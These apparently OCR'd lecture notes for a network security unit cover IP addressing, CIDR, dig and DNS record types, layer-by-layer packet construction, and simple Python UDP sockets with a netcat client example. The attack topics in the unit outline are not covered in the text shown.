
Unit IV

Network Security basics
The MAC Layer and Attacks
The Internet Protocol and Attacks
Packet Sniffing and Spoofing
Attacks on TCP Protocol
DNS Attacks Overview
Local DNS Cache Poisoning Attack
Remote DNS Cache Poisoning attack
Replay forgery attacks
DNS Rebinding attack
DoS on DNS Servers
DNSSEC-Securing DNS

Network Security Basics


- IP Address and Network Interface
- **IP Address Structure**:
- Consists of **Network Prefix** (network ID) + **Host ID** (host within network).
- **IPv4 addresses are 32-bit, divided into classes:**

Classful Addressing



Every IP Addresses in the Internet		Class	Classful IP Ranges	Subnet Mask for each Block	Number of Blocks	IP addresses per Block
0.0.0.0 /0	Unicast	A	**0**.0.0.0 - **127**.255.255.255 0.0.0.0 /1	**255.0.0.0 /8**	128	16,777,216
		B	**128**.0.0.0 - **191**.255.255.255 128.0.0.0 /2	**255.255.0.0 /16**	16,384	65,536
		C	**192**.0.0.0 - **223**.255.255.255 192.0.0.0 /3	**255.255.255.0 /24**	2,097,152	256
	Multicast	D	**224**.0.0.0 - **239**.255.255.255	*n/a*	*n/a*	*n/a*
	Reserved	E	**240**.0.0.0 - **255**.255.255.255	*n/a*	*n/a*	*n/a*

Classful Addressing



CIDR

- **Why CIDR?**
- Old **classful addressing** (Class A, B, C) was too rigid.
- Many organizations did not need such large blocks (Class A = 16 million hosts, Class B = 65K hosts).
- This caused **wastage of IP addresses**.
- CIDR allows **variable-length subnet masks (VLSM)** instead of fixed class boundaries.

Format: IP_address/prefix_length

- prefix_length = number of bits in network prefix.
- Remaining bits = host part.

Example: 10.0.0.0/10

- Netmask: 255.192.0.0
- Hosts: 2 power 22=4,194,304 IP Addresses

Network Interfaces

- **NIC (Network Interface Card)** – hardware that connects computer to network.
- **Types:** Ethernet, Wi-Fi.
- A computer can have multiple NICs → multiple IPs.

Commands to check interfaces:

ifconfig – Shows IP, subnet mask, MAC address.

ip address – Modern tool, versatile.

ip -br address – Brief format.

Special Interfaces

Loopback Interface:

- IP: 127.0.0.1, hostname: localhost.
- Always present, used for internal communication.

Assigning IP Address

- **Manual configuration** – Manually set IP.
- **DHCP (Dynamic Host Configuration Protocol)** – Automatically assigns IP, subnet, gateway, DNS.

Hostname to IP

- Computers prefer hostnames (www.example.com) instead of IPs.
- DNS resolves hostname → IP address.

Dig Command

- **DIG(Domain Information Groper)**
- **A DNS lookup utility used to query DNS servers.**
- Helps in troubleshooting DNS issues, verifying records, and checking how domains resolve.
- **More flexible and detailed than nslookup.**

Syntax:


```
dig [options] [domain] [record_type]
```

- **domain → the domain name to query (e.g., example.com)**
- **record_type → the type of DNS record (A, AAAA, MX, NS, TXT, etc.)**
- **options → flags to modify output**

DNS Record Types

Record Type	Purpose	Example
A	Maps domain to an IPv4 address	`example.com → 192.0.2.1`
AAAA	Maps domain to an IPv6 address	`example.com → 2001:db8::1`
CNAME	Creates an alias from one domain to another	`www.example.com → example.com`
MX	Directs email to mail servers	`example.com → mail.example.com`
NS	Specifies authoritative name servers	`example.com → ns1.host.com`
PTR	Reverse lookup: IP → domain	`192.0.2.1 → example.com`
SOA	Contains domain admin details and refresh settings	Primary server, admin email
TXT	Stores text data (SPF(Sender Policy Framework), DKIMDomainKeys Identified Mail), DMARC(Domain-based Message Authentication, Reporting, and Conformance))	`"v=spf1 include:_spf.google.com ~all"`
SRV	Defines service location with port and priority	`_sip._tcp.example.com`
CAA	Authorizes Certificate Authorities for SSL/TLS	`CAA 0 issue "letsencrypt.org"`

Dig Command



```
sara@pnap:~$ dig google.com

; <<>> DiG 9.18.18-0ubuntu0.22.04.2-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6286
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             287     IN      A       142.250.180.238

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Tue May 21 15:34:04 CEST 2024
;; MSG SIZE  rcvd: 55

sara@pnap:~$
```

- The first column lists the **name of the server that was queried.**

- The second column is the **Time to Live, a set timeframe after which the record is refreshed**.

- The third column shows the query class. In this case, **`IN` stands for Internet**.

- The fourth column displays the query type. In this case, **`A` stands for an A (address) record**.

- The final column displays the **IP address associated with the domain name.**

Life-Cycle of Packet and Protocol Layers

📦 **Packet Journey**

• Packets are created at the source computer and travel through routers to reach the destination.

• Each router connects different networks and forwards packets based on IP routing

🛠 **Packet Construction**

- **Application Layer:** Creates data and sends through a socket.
- **Transport Layer:** Adds transport headers (e.g., UDP/TCP) to the data.
- **Network Layer:** Adds IP header to the transport segment.
- **MAC (Data-Link) Layer:** Adds MAC header (source & destination MAC addresses).
- **NIC (Network Interface Card):** Converts packet to electrical/optical/radio signals for transmission over the Physical Layer.

Life-Cycle of Packet and Protocol Layers




Figure 1.1: Packet journey: a high-level picture

Life-Cycle of Packet and Protocol Layers

- **The internet is not a single physical network**; it consists of many interconnected networks and routers. When a packet is sent from a source (A) to a destination (B), it travels through several physical networks, with **routers** acting as the gateways between them. The router's job is to forward the packet to the next network on the path to the final destination.
- **Packet Construction is done inside the kernel**.

```
import socket
# 1. Create a UDP socket.
• #   socket.AF_INET specifies the IPv4 address family.
• #   socket.SOCK_DGRAM specifies that this is a UDP socket.
udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
# 2. Define the data to be sent.
data = b"Hello, Server!\n"
# 3. Define the server's address (IP) and port.
server_address = (‘10.9.0.5', 9090)
# 4. Send the data to the server.
• #   The sendto() method constructs the UDP packet by adding the
• #   necessary headers, including the source and destination IP/port,
• #   and then sends it out.
udp.sendto(data, server_address)
# 5. The program finishes after sending the packet.
print(f"Packet sent to {server_address[0]} on port {server_address[1]}")
```

Packet Construction inside the kernal

Layer 4: Transport Layer:

- This layer is responsible for the **transport of data**. It adds a **source port and destination port to the data.**
- This is crucial for **directing the data to the correct application** on the destination machine.
- For example, if you're browsing the web, the destination port might be 80 for HTTP. The Transport Layer uses protocols like TCP and UDP.

Layer 3: Network Layer:

- This layer handles **routing.**
- It **adds a source IP address and a destination IP address to the packet.**
- The IP address is used to identify the source and destination devices across the internet.
- Routing is the process of a router choosing the next best path for a packet to reach its destination.
- A routing table is used to make these decisions.

Packet Construction inside the kernal

Layer 2: Data-Link Layer

- This layer is responsible for delivering the packet within a single physical network (like a local area network)
- It **adds a MAC header**, which contains the source MAC (Media Access Control) address and the destination MAC address
- The MAC address is the unique hardware address of a network interface card (NIC)

Layer 1: Physical Layer

- This is the lowest layer, where the data is converted into physical signals (like electrical pulses or light signals) and sent over the network hardware




Figure 1.2: How packet is constructed




Figure 1.3: The Transport layer (Layer 4)




Figure 1.4: The Network layer (Layer 3)




Figure 1.5: The MAC layer (Layer 2)




Figure 1.6: Packet receiving (show the routing and delivering parts)

Receiving packets-UDP server program

```
import socket
# 1. Create a UDP socket
server_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
# 2. Bind the socket to an IP and port
server_address = ("127.0.0.1", 9999)   # localhost and port 9999
server_socket.bind(server_address)
print("UDP server is up and listening on port 9999...")
# 3. Receive packets continuously
while True:
    data, client_address = server_socket.recvfrom(1024)  # buffer size = 1024 bytes
    print(f"Received message: {data.decode()} from {client_address}")
```

Client-Side Execution

- The client machine (with IP address 10.9.0.5) uses the nc (netcat) utility to act as a client.
- **used for reading from and writing to network connections using TCP or UDP**
- called the **“Swiss Army knife”** of networking because it can do many things.
- **$ nc -u 10.9.0.5 9090**: This command initiates a UDP connection.
    - nc: The netcat command.
    - -u: Specifies that UDP should be used instead of the default TCP.
    - 10.9.0.5: The **destination IP address** of the server.
    - 9090: The **destination port number** on the server.
- **hello one**: The client types this message, which is then sent as a UDP packet to the server at 10.9.0.5 on port 9090.
- **Hello back**: This is a reply received from the server.
- **hello two**: The client types another message, which is also sent as a UDP packet.
- **Hello back**: Another reply received from the server.

Server-Side Execution

- The server machine (with IP address 10.9.0.5) is running a Python program to listen for incoming UDP packets.
- **$ ./udp_server.py**: This command executes a Python script named udp_server.py. This script is acting as the UDP server, listening for packets on a specific port (likely 9090, based on the client command).
- **From 10.9.0.1:37220: hello one**: This output on the server's console shows that it has received a packet.
  - From 10.9.0.1: The **source IP address** of the client.
  - 37220: The **source port** on the client's machine. This is a randomly assigned ephemeral port used for the communication.
  - hello one: The data payload of the received packet.
- **From 10.9.0.1:37220: hello two**: The server receives a second packet with the data heloo two from the same client IP and port.

Forwarding Packets: Routing

- When a packet is received but destination is **not this machine**:
- If mistake → packet dropped.
- If host is a **router** → forwards packet using **routing table**.

Routing Responsibilities:

- Select the correct **network interface**.
- Choose the **next hop** (router or final destination).
- Construct new MAC header for next hop.

Command Example:

- ip route → check routing table.
- ip route get <IP> → see interface used to reach destination.

ip route get <IP> example

```
$ ip route get 192.78.29.10
192.78.29.10 via 192.168.1.1 dev eth0 src 192.168.1.100 uid 1000
cache
```

- 192.78.29.10 → destination IP you queried
- via 192.168.1.1 → the next-hop gateway used to reach it
- dev eth0 → network interface used
- src 192.168.1.100 → source IP that will be used on this interface
- uid 1000 → user ID that issued the command

